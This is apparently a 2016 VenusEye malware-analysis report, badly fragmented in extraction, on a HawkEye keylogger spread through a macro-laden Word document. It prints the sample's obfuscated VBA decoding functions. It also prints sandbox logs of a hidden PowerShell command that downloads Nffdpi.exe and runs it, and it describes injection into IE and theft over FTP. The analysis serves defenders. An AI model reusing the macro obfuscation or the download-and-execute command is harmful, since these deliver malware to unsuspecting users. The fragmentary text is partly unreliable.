

2016 12



HawkEye

2016 12 23



VenusEye



.		3
.		4
2.1		4
2.2		4
2.3		6
.	APT	11
.	APT	13
	APT	13
	VenusEye	14
.		15



APT

“ ”

HawkEye 12 23 Åk20 Åss\$äS 1
99.9%

powershell

HawkEye keylogger

20161031_ “ ”
“ ”

20161108_ “ ”
“ ” “ ”


2.1

sample.doc

MD5 b27f*****


2.2

0x01




2.1

0x02



2.2

0x03



2.3

0x04

```

Public Function dressreform(btzaaglfqrqetw)
'groceryneckaphdxhso
'302
sbwoddddjfcgkamezmd = ""
'forgetoutsidegalmyfnyz
'155
bonusgrunt = "dbsytuyoh"
csyatiikqp = 952
For upobovpcidliima = 1 To Len(btzaaglfqrqetw)
sbwoddddjfcgkamezmd = sbwoddddjfcgkamezmd & meshtuna(Mid(btzaaglfqrqetw, upobovpcidliima, 1))
dsudpwnybwbi = "toastturn"
dreamsqueeze = 414
Next
dressreform = sbwoddddjfcgkamezmd
'rbirkejbbaoqtkioicoastside
'393
'gbjrsossibsvylceilingnerve
'21
End Function

```

2.4

```

Public Function meshtuna(ydlovjrts)
'brotherdeputyflyqoohjqmq
'442
tspspvpclqdkhbw = "*" & ydlovjrts & "*"
If Not "BJ8KAJ8gzKKAgv" Like tspspvpclqdkhbw Then '通过Like进行字符匹配
'augustrememberhophobjkspphdtsey
'38
meshtuna = ydlovjrts
'ffaowebekqbzqejamewwimaxnvdv
'756
ngqkfgyecouxor = "babypanel"

```

```

Else
meshtuna =
b6f2extt1arppbjstcn = q60sxm9c6hlyr qzqypv
b6celring = 925
'ujgrfasdgmovespin
'666

```

Root CF
Root Root000000

2.5 like

0x05

powershell

shell

aislebusiness = "pgmglkhiykd"

yttyppabskpbz = 548

Call Shell(armoroak, 0)

CpuDejmgv = "cuberadio"

actrunway = 806

gnfkswmswdaoxchangetrial

319

armoroak = dressreform(armoroak)

监视窗口

表达式	值	类型	上下文
b6 armoroak	"cmd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object System.Net.WebClient).DownloadFile("http://...")	String	Module1.lawpupil

2.6 shell

2.3

Nffdpi.exe


MD5 472f*****

0x01

Nffdpi.exe

Nffdpi.exe


Jbcwgbsk.exe



2.7

0x02

Jbcwgbsk.exe



2.8

0x03 Jbcwgbsk.exe

Srxoeoaonmsiyy.bin

IE

2.9


0x04 IE dump



2.11

0x06 HawkEye

FTP



2.12 HawkEye

0x07

2.13

. **APT**



文档文件中包含宏 明细

进程入侵 [1]

尝试在系统进程中创建远程线程 危险等级 ★★★★★

威胁行为 [4]

执行可疑命令 危险等级 ★★★★★

准确提示powershell命令行

进程名	详细信息	PID
C:\Program Files\Microsoft Office\Office14\WINWORD.EXE	CreateProcess: cmd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object System.Net.WebClient).DownloadFile("http://[redacted]\Nffdpi.exe", '%TEMP%\Nffdpi.exe') & %tmp%\Nffdpi.exe	1400
C:\WINDOWS\system32\cmd.exe	CreateProcess: C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe	548

执行可疑的powershell命令 危险等级 ★★★★★

进程名	详细信息	PID
C:\WINDOWS\system32\cmd.exe	CommandLine: powershell.exe -w hidden -nop -ep bypass (new-object system.net.webclient).downloadfile("http://[redacted]\Nffdpi.exe", '%TEMP%\Nffdpi.exe') & %tmp%\Nffdpi.exe	548

3.1

事件信息 静态检测

文件信息 检测引擎 攻击类型 详细信息 危险等级

静态检测 流行威胁库 僵尸木马 检测到木马程序(HawkEye) ★★★★★

动态检测

准确提示木马家族名称

开始时间: 2016-12-23 10:39:43 结束时间: 2016-12-23 10:41:14

- 网络探测 [1]
- 反虚拟机 [1]
- 隐蔽信道 [4]

可疑邮箱地址: s[redacted].com

准确提取出回连邮

- 尝试连接一个域名 危险等级 ★★★★★
- 检测到可疑DNS请求 危险等级 ★★★★★
- 检测到可疑HTTP请求 危险等级 ★★★★★

3.2

▪

APT

APT

APT

H-worm


APT

APT

APT

0-day

APT



VenusEye

VenusEye

VenusEye

“ ”

Hedwig

18

SandWorm

H-worm

Locky



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1.	2016	12	07		APT	1	UAC	“ ”
2.	2016	12	01		APT	3	Neutrino	
		1	“ ”					
3.	2016	11	29	-11	30	4		
4.	2016	11	21	APT			powershell	
5.				APT				
6.	2016	11	16		APT	8	“ ”	
7.	2016	11	16		APT	1		1
	“ ”							
8.	2016	11	11		APT	1		
9.	2016	11	10		APT	1	“ ”	
10.	2016	11	10		APT	4	“ ”	
11.	2016	11	10		APT	14	“ ”	
12.	2016	11	08		“ ”			
13.	2016	11	4		“ ”			
	“ ”							
14.	2016	9	28		APT	5	“ ”	3
	rtf							
15.	2016	9	13		APT	2	“ ”	
16.	2016	8	31		APT	10	“ ”	
17.	2016	8	3		H-Worm			
18.	2016	6	6		APT	1		
19.	2016	6	2		APT	1		
20.	2016	5	29		APT			